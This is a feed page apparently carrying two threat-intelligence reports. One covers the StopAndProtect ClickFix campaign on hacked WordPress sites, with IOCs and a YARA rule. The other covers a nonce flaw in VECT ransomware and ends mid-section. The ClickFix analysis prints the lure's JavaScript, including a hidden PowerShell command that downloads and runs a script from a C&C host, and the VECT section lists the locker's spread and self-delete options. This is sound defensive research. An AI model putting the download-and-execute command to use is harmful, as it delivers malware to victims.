
Visualização normal

Antes de ontemCheck Point Research
  • ✇Check Point Research
  • Thousands of Hacked WordPress Sites, One Operation: Unmasking StopAndProtect pedrod@checkpoint.com
    Research by: Jaromír Hořejší (@JaromirHorejsi) Key points StopAndProtect is a newly identified operation that combines file encryption with data theft. The criminals abuse thousands of hacked WordPress websites as their infrastructure – using them to spread the malware, control infected machines, and store stolen documents, screenshots, and activity logs (records created by malware to track its actions, progress, or status during execution). Operational security (OPSEC) failures by the
     

Thousands of Hacked WordPress Sites, One Operation: Unmasking StopAndProtect

18 de Agosto de 2026, 10:05

Research by: Jaromír Hořejší (@JaromirHorejsi)

Key points

  • StopAndProtect is a newly identified operation that combines file encryption with data theft. The criminals abuse thousands of hacked WordPress websites as their infrastructure – using them to spread the malware, control infected machines, and store stolen documents, screenshots, and activity logs (records created by malware to track its actions, progress, or status during execution).
  • Operational security (OPSEC) failures by the developer exposed lots of files, including detailed infection logs from victims’ machines, screenshots from infected computers, and source code of tools the criminals use to mass-manage compromised websites.
  • Internal logs reveal thousands of IP addresses affected by this operation, underscoring that this is not a small, isolated incident but a large-scale campaign that targets victims across many regions and networks, where most IPs belong to the US, Russia, and India.
  • The operation doesn’t rely on a single piece of malware, but on a whole toolkit of criminal software working together – some components encrypt files, others silently steal documents or lock the screen, and another acts as a live chat between the attackers and their victims.

Introduction

We first noticed a ransomware family called StopAndProtect in the middle of May 2026. Further analysis of the infrastructure reveals that the infection chain starts with a ClickFix social-engineering technique, which prompts victims to execute a PowerShell command. This leads to two stages of additional downloaders and loaders written in .NET, followed by several main functional components, such as ransomware, SMB/USB worm, LockScreen, VBS spreader, chat utility and credential stealer.

Although the name StopAndProtect was originally given to the ransomware component, we decided to call the whole operation StopAndProtect, as it does not deploy ransomware on all its victims. In many cases, the attackers silently exfiltrate lists of files and later specific files from the infected machines.

All these stages collect telemetry and generate and upload logs, giving malware operators a detailed view of the progress of the infection on the affected machines.

Malware operators use hacked WordPress sites as infrastructure to host malware stages, as C&C servers to pass commands, as well as the storage of logs exfiltrated from victims. Due to their carelessness and not following proper operational security measures, we discovered a PHP script exposing a directory listing, which led to the discovery of even more log files and open directories. Parsing those logs can provide us with an overview of the size and magnitude of the overall operation.

In one scenario, we suspect that the malware operator infected themselves and accidentally uploaded some of their desktop files to the collection server. This archive contains the source code of an automation tool for managing injected payloads at scale on compromised WordPress sites. It also contains a few text files listing close to 2,000 compromised WordPress domains, giving us a hint about the size of the operation.

There are many vulnerable WordPress websites simply because their owners do not keep them updated. This is true not only for WordPress itself but also for installed plugins.

Out of curiosity, we scanned one compromised WordPress website and found that it was running a WordPress version from 2021—almost five years old. The scan identified nearly 40 different vulnerabilities, including expired certificates, SQL injection flaws, open redirects, authentication bypasses, authenticated arbitrary file uploads, and more.

Infection chain


When visiting a compromised website, an unsuspecting victim sees a fake CAPTCHA ClickFix prompt. If the victim falls for the ClickFix prompt and infects themselves, there are multiple stages of infection, all using compromised WordPress sites to download additional stages, upload logs, or download instructions on which machines to encrypt and which files to steal.

Figure 1 – ClickFix, step 1
Figure 2 – ClickFix, step 2

The infection chain follows the sequence and schematics shown below:

ClickFix → PowerShell script 1 → PowerShell script 2 → stage 1 (loader) → stage 2 (downloader & loader) → stage 3 ( components: encryptor, SMB/USB worm, lockscreen, credential stealer, VBS spreader, chat utility )

The first stage of the PowerShell script submits an execution log to the base C&C server and downloads and executes the second stage of PowerShell. The second PowerShell stage downloads the base64-encoded .NET stage 1. It decodes it and loads it into memory. It then enumerates types from the .NET assembly. For each type, it lists all of its methods, and if a method name is Execute and it is static and has no parameters, it then creates a new instance of that type and invokes the found method.

  • .NET stage 1 is a simple downloader, which reports more statistics to base C&C servers and decodes and loads the stage 2.
  • .NET stage 2 is a persistent downloader and loader that contains sandbox checks and even more logging.
  • .NET stage 3 includes several components. Their analysis will be discussed in the Malicious payload sections.
Figure 3 – Infection Chain

PHP scripts with file listings

While analyzing files belonging to stages 1, 2 and 3, we extracted compromised WordPress websites acting as base C&C servers. One of these stages downloaded the next component from a dwnen.php endpoint. When we queried the endpoint without any parameter, we were presented with the following file listing. We could download all files except for .php files, and we could even list some of the folders as they allowed directory listings. This helped us a lot with collecting interesting files and samples, because without file listings we would not know which files had been hosted on the exposed server.

Figure 4 – PHP script revealing directory listing

PHP files used for file management

While listing files on known compromised websites, we noticed a few custom PHP scripts uploaded by the attackers. Some of these PHP files displayed password-protected forms for the custom file management utilities. These utilities are general file explorers, secure uploaders and secure downloaders.

Figure 5 – Password-protected file manager

The screenshot from the utility below shows a script for secure file upload. The operator needs to know a password to upload a new file into the compromised website.

Figure 6 – Password-protected file uploader

The screenshot from the utility below shows a script for secure file deletion.

Figure 7 – Password-protected script for file deletion

Open directories

Some directories contained lots of logs, usually one log file per infected machine.

Figure 8 – Open directory with logs

One open directory even contained victims’ startup, activity, lock screen and final screenshots. Some of these screenshots show victims’ desktops, displayed ransom messages, visited websites, watched YouTube videos, browsers opened to antivirus companies’ websites, opened antivirus programs’ windows, listings of encrypted files, opened office documents, etc. During our monitoring period, from mid-May to the end of July 2026, we collected approximately 31,000 screenshots.

Figure 9 – Open directory with uploaded victims’ screenshots

Backdoor installer

On one of the hacked servers, we retrieved a ZIP archive, which helped us understand how the actor operates. It contained mu-uploader-installer.php which is an installer for a custom WordPress plugin. After successful installation, it behaves like a hidden file uploader.

  • On activation, it creates a must-use (MU) plugin file in wp-content/mu-plugins/wp-sec.php.
  • That must-use (MU) plugin
    • adds a hidden REST API endpoint: wp-sec/v1/upload.
    • It authenticates with hardcoded credentials.
    • It lets anyone who knows valid credentials upload files to almost any path under the WordPress root.
    • It explicitly allows uploading .php files, enabling remote code execution if used maliciously.
  • Then it deactivates itself and self-deletes, making it harder to notice.

In WordPress context, “MU” means must-use plugin:

  • Files in wp-content/mu-plugins load automatically on every request.
  • They do not appear/manage like normal plugins in the standard Plugins UI.
  • Attackers often use MU plugins for persistence.
Figure 10 – Open directory containing installed malicious must-use plugin

Knowing the username and password, the threat actor can then upload files to the infected website by POSTing to the {BASE_URL}/wp-json/wp-sec/v1/upload endpoint.

Uploaded files from victim’s machines

Some of the hacked WordPress servers contain directories with data stolen from victims. The data is sometimes in ZIP archives, sometimes these ZIP archives are AES-CBC encrypted with the same key, which we could extract from Stage 3 components. From mid-May to the end of July 2026, we collected more than 700 archives.

The uploaded archives contain the following naming conventions:

file naming conventioncontent of the archive
<computer name>documents<number>_<number>.zipstolen files from Desktop, etc.
<computer name>documents<number>.zipstolen files from Desktop, etc.
<computer name>desktop_files<yyyymmdd>_<hhmmss>.zip.encryptedstolen files from Desktop
<computer name>pass_V<version><yyyymmdd>_<hhmmss>.zip.encryptedstolen password files
<computer name>wallet_V<version><yyyymmdd>_<hhmmss>.zip.encryptedstolen wallet files
<computer name>_filelist.zip.encryptedlist of files on machine
<computer name>encrypted_files_V<version><yyyymmdd>_<hhmmss>.txt.encryptedlist of encrypted files
<computer name>encryption_log_V<version><yyyymmdd>_<hhmmss>.zip.encryptedencryption log
<computer name>screenshot_V<version><yyyymmdd>_<hhmmss>.zip.encryptedscreenshot
<computer name>final_screenshot_V<version><yyyymmdd>_<hhmmss>.zip.encryptedfinal screenshot
<computer name>lockscreen_V<version><yyyymmdd>_<hhmmss>.zip.encryptedlockscreen screenshot
<computer name>_progress_log_completed.zip.encryptedprogress log
<computer name>_progress_log_exceeded.zip.encryptedprogress log

Threat actor’s self-infection

We collected a few hundred files exfiltrated from victims’ machines, and we believe that in one instance the threat actor infected themselves, as one archive contained several unusual files with suspicious content. Later in this section, we explain what each of these files contains. This also helps us better understand how the actor operates and how many compromised domains they likely control.

a-MASTER-CAPCHA-EXISTS-QUICK.txt
a-MASTER-CAPCHA-EXISTS.txt
a-MASTER-CAPCHA-NOT-EXISTS-QUICK.txt
a-MASTER-CAPCHA-NOT-EXISTS.txt
a-wp-cssv-failed-uploaded.txt
a-wp-cssv-uploaded.txt
activator.txt
de-activator.txt
fMain.frm
fMain.frx
fMain.log
possible.txt
proxy.php
RegisterRC6inPlace.vbs
store.txt
stored_url.txt
urlsimport.txt
wp-cssv.php
wp-verifyup.php

All files in the given archive had the following prefix, G-a_new_hack-0a_botnet-fake-capcha-a-master-4-a-updater-plugin-send-new-plugin, suggesting that it is a sanitized version of G:\a_new_hack\0a_botnet\fake-capcha\a-master\4-a-updater-plugin-send-new-plugin\. The internal project names are 0a_botnet and fake-captcha. The following list of interesting files was extracted from the particular archive and analyzed.

a-MASTER-CAPCHA-EXISTS-QUICK.txt contains ~1400 domains, some of them still displayed fake captcha ClickFix.

a-MASTER-CAPCHA-EXISTS.txt contains ~300 domains

a-MASTER-CAPCHA-NOT-EXISTS-QUICK.txt contains ~400 domains

a-MASTER-CAPCHA-NOT-EXISTS.txt contains ~200 domains

a-wp-cssv-uploaded.txt contains ~300 domains, based on name likely a log of a successful upload of WordPress plugin

de-activator.txt is a php source code with de-activator of litespeed-cache WordPress plugin

fMain.frm is a custom automation tool for mass-managing compromised WordPress sites. After installing a Visual Basic 6 editor, the following GUI window appears in the form editor. It is quite surprising to see someone still using Visual Basic 6, which is an old-school tool, released almost 30 years ago, whose support ended almost 20 years ago. This automation tool allows the botnet operator to mass-manage compromised WordPress pages. It uses secure upload and delete PHP scripts on compromised websites to upload or delete additional files, activate or deactivate fake-captcha ClickFix, activate or deactivate caching, etc.

Figure 11 – Custom automation tool for mass-managing compromised WordPress sites

possible.txt contains output of a scanner with potentially vulnerable/compromised WordPress sites.

..
[2026-02-26 10:46:05] IP:<redacted>| Status: success | URL: https://<redacted>/wp-admin/
[2026-02-26 10:52:08] IP:<redacted>| Status: success | URL: https://<redacted>/wp-admin/
..

store.txt is a PHP file used by the operator to set/update where payload traffic or redirects should point, without re-uploading code. It updates the value of the text file

wp-cssv.php is a Secure File Manager, which is a single-file web shell with upload and delete capability.

wp-verifyup.php is a File Explorer with Remote Fetch & Multi-Server Fallback.

File structure of compromised WordPress websites

The compromised websites contain a malicious verify plugin, which overlays the original content with a fake captcha for Windows visitors. The verify plugin consists of three PHP scripts and one txt file with the base URL or keyword off in case the fake captcha is disabled. The store.php script is used to modify the content of the stored_url.txt file. Proxy.php fetches a remote log file. Verify.php registers the wp and init action hooks, and drops the previously mentioned store.php, proxy.php and stored_url.txt files. It also sends statistics to the base URL.

Timeline of infection observed on one of the compromised WordPress websites. The threat actor installed the following files at the given times:

file/folder namelast modification timedescription
wp-uploading.php04/24/2026 9:55 PMSecure Upload – Overwrite & Auto-Create Folder
wp-delete.php04/24/2026 9:55 PMSecure File Deletion
wp-config.php05/02/2026 8:27 PMdisabled cache plugin by
removing:define( 'WP_CACHE', true );
wp-content/plugins/verify folder05/06/2026 11:53 AM
wp-content/mu-plugins folder05/17/2026 8:42 PM
store.php05/19/2026 5:13 PMedits value of stored_url.txt
stored_url.txt05/21/2026 9:04 PMcontains fake captcha base URL; or off when disabled
proxy.php05/21/2026 9:08 PMreads log file from base URL
verify.php05/22/2026 7:12 AMPHP plugin; creates proxy.php, store.php on first run; sends stats report to <base URL>/wreport.php; fake captcha code itself

To activate the verify.php plugin, the actor also uploads an activator.php script, which will perform the plugin activation and later deletes itself, thus this file is not shown in the listing above.

Technical Analysis

ClickFix

The initial fake-captcha ClickFix page displays a human verification prompt and logs visitors’ IP addresses, then copies the command into the clipboard. In the figure below, you can see the value of the command variable with the PowerShell script that the victim executes.

const userIp = "XX.YY.ZZ.WW";
const logUrl = "https://<C&C>/wp-content/plugins/verify/proxy.php";
const psUrl = "https://<C&C>/vcapcha.ps1";
...
const command = `powershell -w hidden -ep bypass -c IEX((New-Object Net.WebClient).DownloadString('${psUrl}'))"`;
...
navigator.clipboard.writeText(command)
...

Malicious payloads

  • SilentEncryptor is the ransomware component. It downloads a file from the base C&C, which contains a ransomware command. This file gives instruction on whether the ransomware should encrypt all currently infected computers or only computers with given host names, and it also contains the ransomware message displayed to the victim. The key derivation function uses the per-file password and machine name to generate a 32-byte key. Both per-file password and machine name are present in the name of the encrypted and renamed file, making decryption of files possible.
Figure 12 – Lock screen displayed to victims after their files have been encrypted
  • NetworkShareScanner behaves as an SMB/USB worm, enumerating network shares and plugged-in USB devices to spread beyond the initial infected machine.
  • VBS spreader propagates to hard disks and removable media, scans the network, and laterally moves using remote process creation via WMI.
  • LockScreen component blocks user input and displays ransom message with payment QR code.
Figure 13 – Payment details displayed to victims after their files have been encrypted
  • SimpleChatProxy is a custom chat application for communicating between victim and operator (master). The victim’s input is blocked, and the master’s window contains a button for sending an image to a client. SilentEncryptor or SilentDataCollector may download and execute the custom chat.
Figure 14 – Custom chat application as seen from victim’s machine
Figure 15 – Custom chat application as seen from malware operator’s machine
  • SilentDataCollector is a stealer, which generates a list of all files on all drives (fixed, removable, network drives), encrypts and exfiltrates this list to the base C&C. The operator can direct file collection by uploading a command file to the base C&C server. The stealer then reads this command file and compresses, encrypts, and exfiltrates desired files to the base C&C server. Newer versions also implement additional features, such as a keylogger with valid email address detection, contact exfiltration from WhatsApp, mapping and unmapping network shares, and capturing screenshots of user activity at 30-second intervals while the victim is active. An operator may issue a WhatsApp search keyword; both the web and desktop versions are supported. The stealer waits until the victim becomes inactive and then uses WhatsApp automation to focus the search box, enter the specified keyword (contact name), open the contact information, and capture a screenshot.

Among the exfiltrated files, we discovered the following screenshot. The actor searched for the first name of a contact of interest (entered into the WhatsApp search box via automation). The contact information displayed also reveals the associated phone number.

Figure 16 – Screenshot of WhatsApp contact details exfiltrated by the stealer

This is very likely a hands-on-keyboard operation. We have also seen components combining more than one of the previous features, such as ransomware and file collection combined into a single file.

Logs processing and statistics

Having lots of logs gives us a rare opportunity to have better visibility into the overall campaign size. Although some of the logs belong to various sandboxes and researchers’ machines, the majority still appear to be real victim machines. This still gives us valuable insight into the overall campaign size.

Statistics as of 24/07/2026 – more than 6000 unique IP addresses.

Figure 17 – Overall victim distribution
countryunique IPs
US1852
RU630
IN630

We got access to one of the base URL servers, which contained logs of fake captcha hits. Similar to the map above, we collected all unique IPs and drew one more distribution map. Compared to the previous statistics from the logs, this section contains counterintuitively fewer IPs and a lower number of hits, which in a real scenario has to be exactly the opposite, as not every ClickFix hit leads to infection. We have to note that these statistics are limited, as they contain logs only from one particular server, from which we collected logs. We also suspect that the ClickFix log file was reset a few times, so after each reset the older statistics were lost. The graph below shows close to 600 unique IPs related to ClickFix statistics.

Statistics of fake captcha hits as of 24/07/2026 – close to 600 unique IP addresses, limited to one base C&C server.

Figure 18 – Victims from specific server
countryunique IPs
US111
IN110
UA29

Victims’ screenshots statistics

There was an open directory with victims’ screenshots. Until the server was cleaned by the administrator, we managed to collect about 400 unique screenshot files, belonging to close to 200 unique infected machines. An open directory containing activity screenshots from victims contains more than 20,000 individual files.

Protections

Check Point Threat Emulation and Harmony Endpoint provide comprehensive coverage of attack tactics, file types, and operating systems and protect against the attacks and threats described in this report.

IOCs

compromised websitesmaximumrock[.]ro
platinumcar[.]ca
norakremer.co[.]uk
pharmart[.]ae
ksr-racingparts[.]com
compromised base C&C websitesv-k.com[.]ua
www.lapellelaser[.]pl
www.parsrulman[.]com
mectcalcutta[.]com
discherniation[.]com
PowerShell script stage 1cab7f141fd6f2c58055b3731ef6a64b8a2d4d88a974770b047da19c0904322f0
PowerShell script stage 2cc8aa2bd7bf74ca0bbc5cb03a7b18eae73094b450d11654528c05685fe12e0c9
stage 1 – downloader99bcb531d6dd3c93d3f28f03d6e4659c865a4ffbd2fb514e809017f3446a940b
8337bf29100a5871b1275227006dc2a43b21b751e5ce7e2032364fd78af59ac5
4dee2fe98d4da75ffb259c03b50202212dafc85691429a28641a8068eddea504
stage 2 – downloader & loader9765b1342cc7eb982a73bb1f94c6c500b63dc817073b76ea926c1097078d3527
7d3604d0728b242c72bd144b8661ebf63c1042a4f5dd441bc8c8507c701df20c
976cfa57e1efacbe517b7e3441e9473d275ec1d9ad8ab69ddf8ae3a966aaa153
stage 3 – encryptorb79b9b027f76579555069a7506d946648a8cb3126c0dda837dc9fee0e5c79489
65550f6d0ffec8421f703cdc7273d9c0563b3d480fe6702bad294a18afe72143
0080d0dd72eda4850a02e51c0e5c6f768423dfe970cafae2ab52ceee75972b40
stage 3 – SMB/USB worm8d1e23630a6695fa9c793d73832f59436c98bba30ed81c16d01b549bd17feab4
10babb15e08f9fbd72cce11713a273b971c910dd5bdb989a3f6ff4d9c8e372c0
f042240c3de00c46dee625916bf246b7e87481e4081a6a97208b091409766e41
stage 3 – lockscreen11a635d70444605ede1de0aa227a9fd7cfa4554e75bea93ce18b639ca571a42e
2adbb2c206be7f23bf77f8f50d1ac0f809511c0b4591421931f81a6eaa42c68c
38602b76f6c65644b01fa4d81708251c159a883253cda8876396dc7212324ab9
stage 3 – credential stealer23cbabfe3ca3a7f1eb365f772d6a4ed8095cb8f7755622cc82e804478259dc70
stage 3 – VBS spreaderb3dff910b350ace27d64cbd79405cb154a1967e366d7b88170c3e8303b1d08ad
stage 3 – chat utility3ed8f2cc8da4853fd770ff38f0cbce6d9d4a84e75a828fc0cec3e3ec60db94f9
3ba161ca7b8dcf389ec3236c9ddfb943e9d1766181b1b81a227649cad46132a8

Yara rule

rule StopAndProtectOperation
{
  meta:
		description = "Detects StopAndProtect Operation"
		author = "Check Point Research"
		date = "2026-05-26"
		modified = "2026-05-26"
		hash = "712E557373FBA45BDD66D52E395B8AF7CCF7006E6E82D4E1DB0736E738D0D4FB" 

  strings:
    $a = "C:\\Users\\marks\\source\\"
  condition:
    all of them
}

The post Thousands of Hacked WordPress Sites, One Operation: Unmasking StopAndProtect appeared first on Check Point Research.

  • ✇Check Point Research
  • VECT: Ransomware by design, Wiper by accident pedrod@checkpoint.com
    Key Takeaways Check Point Research discovers that the VECT 2.0 ransomware permanently destroys “large files” rather than encrypting them. A critical flaw in the encryption implementation, identical across all three platform variants (Windows, Linux, ESXi), discards three of four decryption nonces for every file above 131,072 bytes (128 KB). Full recovery is impossible for anyone, including the attacker. At a threshold of only 128 KB, this effectively makes VECT a wiper for virtually any file
     

VECT: Ransomware by design, Wiper by accident

28 de Abril de 2026, 10:03

Key Takeaways

  • Check Point Research discovers that the VECT 2.0 ransomware permanently destroys “large files” rather than encrypting them. A critical flaw in the encryption implementation, identical across all three platform variants (Windows, Linux, ESXi), discards three of four decryption nonces for every file above 131,072 bytes (128 KB). Full recovery is impossible for anyone, including the attacker. At a threshold of only 128 KB, this effectively makes VECT a wiper for virtually any file containing meaningful data, enterprise assets such as VM disks, databases, documents and backups included. CPR confirmed this flaw is present across all publicly available VECT versions.
  • The cipher is misidentified in public reporting. VECT uses raw ChaCha20-IETF (RFC 8439) with no authentication, not ChaCha20-Poly1305 AEAD as claimed in several widely cited threat intelligence reports (and VECT’s initial advertisement). There is no Poly1305 MAC and no integrity protection.
  • Advertised encryption speed modes are not implemented. The --fast, --medium, and --secure flags present across Linux and ESXi variants are parsed and then silently ignored. Every execution applies identical hardcoded thresholds regardless of operator selection.
  • Three platforms, one flawed engine: Windows, Linux, and ESXi variants share an identical encryption design built on libsodium, with the same file-size thresholds, the same four-chunk logic, and the same nonce-handling flaw throughout, confirming a single codebase ported across platforms.
  • Professional facade, amateur execution: beyond the nonce flaw, CPR identified multiple additional bugs and design failures across all variants, from self-cancelling string obfuscation and permanently unreachable anti-analysis code, to a thread scheduler that actively degrades the encryption performance it meant to improve.

Background

VECT Ransomware is a Ransomware-as-a-Service (RaaS) program that made its first appearance in December 2025 on a Russian-language cybercrime forum. After claiming their first two victims in January 2026, the group got back into the public eye due to an announcement of a partnership with TeamPCP, the actor behind several supply-chain attacks in March 2026. These attacks injected malware into popular software packages such as Trivy, Checkmarx’ KICS, LiteLLM and Telnyx, affecting a large base of downstream consumers. Shortly after these attacks made headlines, VECT made a post on BreachForums, announcing their partnership with TeamPCP, with the goal to exploit the companies affected by those supply chain attacks.

Figure 1: Announcement of partnership with BreachForums and TeamPCP.

In addition, VECT announced a partnership with BreachForums itself, promising that every registered forum user will become an affiliate and thus be able to use the VECT ransomware, negotiation platform and leak site for operations. Traditionally, most ransomware groups allow affiliates to join either based on reputation or through paying a fee. As of April 2026, this partnership is in full effect:

Figure 2: Partnership release page on BreachForums.
Figure 3: Distribution of access keys to all members of BreachForums via a forum private message.

While these actions show an ambitious project, the group’s current leak site only lists two victims, both originating from the TeamPCP supply chain attacks:

Figure 4: VECT darknet leak site.

The VECT Ransomware is written in C++ and, with version 2.0 released in February 2026, VECT supports Windows and Linux hosts as well as ESXi hypervisors. The group claims to have built all three lockers from scratch. Additionally, a forum post mentions that dedicated “Cloud Lockers”, likely targeting various cloud storage services, will be made available for affiliates that will prove their skills through a quiz or puzzle challenge in the near future.

Introduction: Ransomware Analysis Overview

Through an account on BreachForums, Check Point Research got access to the panel and ransomware builder. Here, an affiliate has the option to build three different payloads: Windows, Linux and ESXi (as well as a dedicated tool for data exfiltration, which is not yet available at the time of writing):

Figure 5: VECT builder panel.

Check Point Research analyzed all three payloads, uncovering various flaws and oversights – revealing that, behind the professional facade, VECT ransomware is not a technically sophisticated service.

Ransomware Cross-Platform Overview

As detailed in the following sections, VECT 2.0 targets Windows, Linux, and VMware ESXi through three distinct variants built on a shared codebase. While platform-specific disruption logic differs, the core encryption engine is identical across all three, a design decision that ensures the flaw described in the next section affects every supported platform equally.

All three variants are statically compiled C++ executables embedding the libsodium cryptographic library, accept operator-supplied command-line flags, support lateral movement, and produce an identical on-disk encrypted file format. The table below summarizes the key properties across all three variants.

PropertyWindowsLinuxESXi
ArchitecturePE64 (x86-64)ELF64 (x86-64)ELF64 (x86-64)
ToolchainMinGW-w64 / C++GCC / C++GCC / C++
Crypto librarylibsodium (static)libsodium (static)libsodium (static)
CipherChaCha20-IETF (RFC 8439)ChaCha20-IETF (RFC 8439)ChaCha20-IETF (RFC 8439)
Key size32 bytes32 bytes32 bytes
Nonce size12 bytes12 bytes12 bytes
Small file threshold131,072 bytes131,072 bytes131,072 bytes
Large file chunks444
Chunk offset formulafile_size / 4 × indexfile_size / 4 × indexfile_size / 4 × index
Max chunk size32,768 bytes32,768 bytes32,768 bytes
Nonces written to disk1 (last chunk only)1 (last chunk only)1 (last chunk only)
Encrypted extension.vect.vect.vect
Ransom note filename!!!READ_ME!!!.txt!!!READ_ME!!!.txt!!!READ_ME!!!.txt
Default target pathAll drives//vmfs/volumes
Lateral movementWMI / DCOM / SMB / SC / Schtasks / PSRemotingSSH / SCPSSH / SCP
Geofencing / CIS bypassNoYes (locale + timezone)Yes (locale + timezone)
Anti-debugProcess scan + kernel object queryTracerPid checkTracerPid check
Encryption mode flagsN/AParsed, not implementedParsed, not implemented

Nonce Flaw – “Large File” Destruction

Correct Cryptographic Identification

Before describing the flaw, a correction to existing public reporting is warranted. Several published analyses describe VECT’s encryption as ChaCha20-Poly1305 AEAD. This is incorrect as we confirmed that all three versions (Windows, Linux, ESXi) use the raw, unauthenticated ChaCha20 stream cipher in its IETF variant (RFC 8439) via libsodium’s crypto_stream_chacha20_ietf_xor. The _ietf designation refers specifically to the standardized 96-bit (12-byte) nonce and 32-bit counter parameterization distinct from Bernstein’s original 64-bit nonce form.

The ChaCha20-Poly1305 AEAD construction appends a 16-byte Poly1305 authentication tag to each ciphertext. No such tag exists in any VECT-encrypted file. The on-disk format contains only raw ciphertext followed by a 12-byte nonce – no MAC, no integrity protection, no authenticated encryption of any kind.

Figure 6: VECT’s per-chunk encryption helper – 12-byte nonce is generated by randombytes() and passed directly into crypto_stream_chacha20_ietf_xor.

This misattribution likely stems from researchers trusting the threat actors’ own initial forum advertisement where VECT themselves incorrectly named the encryption scheme they use.

Figure 7: VECT initial forum advertisement – incorrect naming of the encryption scheme.

Overview

All three VECT 2.0 variants share a critical implementation flaw that causes any file larger than 131,072 bytes (128 KB, smaller even than a simple document) to be permanently and irrecoverably destroyed rather than encrypted for later decryption. The malware encrypts four independent chunks of each ”large file” using four freshly generated random 12-byte nonces, but appends only the final nonce to the specific encrypted file on disk. The first three nonces, each required to decrypt its respective chunk, are generated, used, and silently discarded. They are never stored on disk, in the registry, or transmitted to the operator.

Because ChaCha20-IETF requires both the 32-byte key and the exact matching 12-byte nonce to reverse each chunk, the first three quarters of every large file are unrecoverable by anyone including the ransomware operator who cannot provide a working decryption tool even after ransom payment. Since the vast majority of operationally critical files exceed this “large-size” threshold, VECT 2.0 functions in practice as a data wiper with a ransomware facade.

Small File Processing

For files not exceeding 131,072 bytes (128 KB), the entire content is encrypted in a single pass. One 12-byte nonce is generated, used to encrypt the full file in-place, and appended to the end of the file. The resulting on-disk layout is:

[ ChaCha20-IETF ciphertext - full file ][ nonce - 12 bytes ]

For this size class, the format is internally consistent and the appended nonce is sufficient to reverse the single encryption pass. These files are fully decryptable.

Figure 8: Small file processing (single ChaCha20-IETF pass, 12-byte nonce appended at EOF).

Large File Processing – The Flaw

For files exceeding 131,072 bytes (128 KB), VECT divides the file into four chunks at quarter-file offsets derived from the file size:

  • Quarter size: file size divided by 4
  • Chunk start offsets: 0, ¼, ½, ¾ of the file
  • Chunk size per offset: up to 32,768 bytes (32 KB), or the remaining file length if shorter

The encryption loop processes each chunk in sequence. The per-chunk encryption helper is called once per iteration and on every call it generates a fresh cryptographically random 12-byte nonce via libsodium’s randombytes(), writing it into a single shared output buffer passed by the caller.

Figure 9: The per-chunk encryption helper.

Because all four calls receive the same buffer address, each new nonce overwrites the previous one. After the loop completes, only the nonce from the fourth/final chunk remains in the buffer and this is the only nonce appended to the file.

Figure 10: Large file processing (4 chunks encrypted with 4 unique nonces; a single nonce appended at EOF).

The three discarded nonces are outputs of randombytes() (which on Windows internally resolves to SystemFunction036 / RtlGenRandom in advapi32.dll, forwarding to ProcessPrng in bcryptprimitives.dll; on Linux and ESXi it reads from the kernel CSPRNG via getrandom() or /dev/urandom through libsodium’s safe_read()), cryptographically unpredictable values that are never stored anywhere after the buffer is overwritten. There is no sidecar file, no registry entry, and no network exfiltration of nonce material in any of the three variants.

Cross-Platform Confirmation

The flaw is structurally identical across all three platform variants. In each case, the per-chunk encryption helper generates a fresh random nonce on every call and writes it into the same caller-supplied 12-byte buffer; all four iterations of the loop share this buffer; and a single 12-byte write to the end of the file follows the loop.

The ESXi variant also performs a zero-block check before each encryption call, where chunks consisting entirely of zero bytes are skipped (an optimization for sparse VMDK files). This does not affect the nonce flaw; the shared buffer is still overwritten on each non-skipped call and only the final surviving nonce reaches disk.

The flaw predates VECT 2.0. CPR’s analysis of an older ESXi variant identified in the wild prior to the 2.0 release confirms the identical four-chunk loop, quarter-offset calculation, shared nonce buffer, and single EOF nonce write – unchanged from the operator’s first publicly observed deployment through every known release.

Impact

File regionNonce on diskRecoverable
Small file ≤ 128 KB – full contentYes – appended at EOFFully
Large file – chunk at offset 0 (up to 32 KB)NoPermanently lost
Large file – chunk at offset ¼ (up to 32 KB)NoPermanently lost
Large file – chunk at offset ½ (up to 32 KB)NoPermanently lost
Large file – chunk at offset ¾ (up to 32 KB)Yes – appended at EOFLast chunk only
Large file – all bytes outside the four chunksN/A – not encryptedPlaintext, unchanged

Files commonly exceeding 128 KB span virtually everything from typical office documents, spreadsheets, and images to virtual machine disk images, database files, archives, and backups – precisely those most critical to business continuity and most targeted by ransomware operators. For this dominant file class, VECT 2.0 cannot function as recoverable ransomware; it is operationally a data wiper. Victims who pay the ransom cannot receive a functional decryptor for their most critical files – not because the operator is uncooperative, but because the nonces required for decryption no longer exist.

Windows Locker

The Windows variant targets local, removable, and network-accessible storage, renames encrypted files with the .vect extension, drops a ransom note and a branded desktop wallpaper, and executes defense-evasion, persistence, and lateral-movement routines. Of particular note is a comprehensive anti-analysis suite targeting 44 specific security and debugging tools, alongside a safe-mode persistence mechanism and multiple remote-execution methods for lateral spread.

Command-Line Interface and Default Behavior

The locker exposes the following operator options:

  -h, --help          Help
  -v, --verbose       Verbose output
  -p, --path <dir>    Target specific path
  -c, --creds <b64>   Override credentials
  --gpo               Enable GPO spread (default: on)
  --no-gpo            Disable GPO spread
  --mount             Enable network mount (default: on)
  --no-mount          Disable network mount
  --stealth           Enable self-delete (default: on)
  --no-stealth        Disable self-delete
  --force-safemode    Force safemode boot
Figure 11: VECT 2.0 Windows version – command-line arguments processing.

GPO spread, network mounting, and self-deletion are all on by default. An operator deploying without flags, for example via Group Policy or a remote execution primitive, activates the full impact chain automatically, including spread, hidden volume access, and post-execution cleanup.

File Encryption and Renaming

Each target file is renamed to append .vect before encryption. The file is then opened in-place and encrypted using the ChaCha20-IETF scheme described in the preceding section. The nonce flaw applies identically: files larger than 131,072 bytes (128 KB) lose the first three chunk nonces permanently, thus resulting in large file destruction rather than encryption.

The encryption engine spawns worker threads in a fixed 1:7 scanner-to-encryptor ratio derived from a CPU-count-tiered multiplier: ×8 for machines with up to 4 CPUs, ×6 for 5-8 CPUs, and ×4 beyond that, hard-capped at 256 total. On a typical 8-CPU target, this produces 6 scanner and 42 encryptor threads simultaneously competing for the same disk I/O channels – overkill by any measure, and a thread count that would make any seasoned ransomware developer laugh. Families like LockBit cap their pools at 1-2× CPU count for good reason; spawning six times as many threads as there are CPUs does not encrypt files faster; it simply means the operating system spends more time switching between threads than doing useful work. This is a textbook mistake made by developers who read about parallelism but skipped the part about profiling. The fact that it is shipped in a supposedly operational ransomware tool speaks volumes about the maturity of whoever is behind this project.

Figure 12: VECT 2.0 Windows version – 48 threads for 8-CPU target.

Ransom Note and Wallpaper

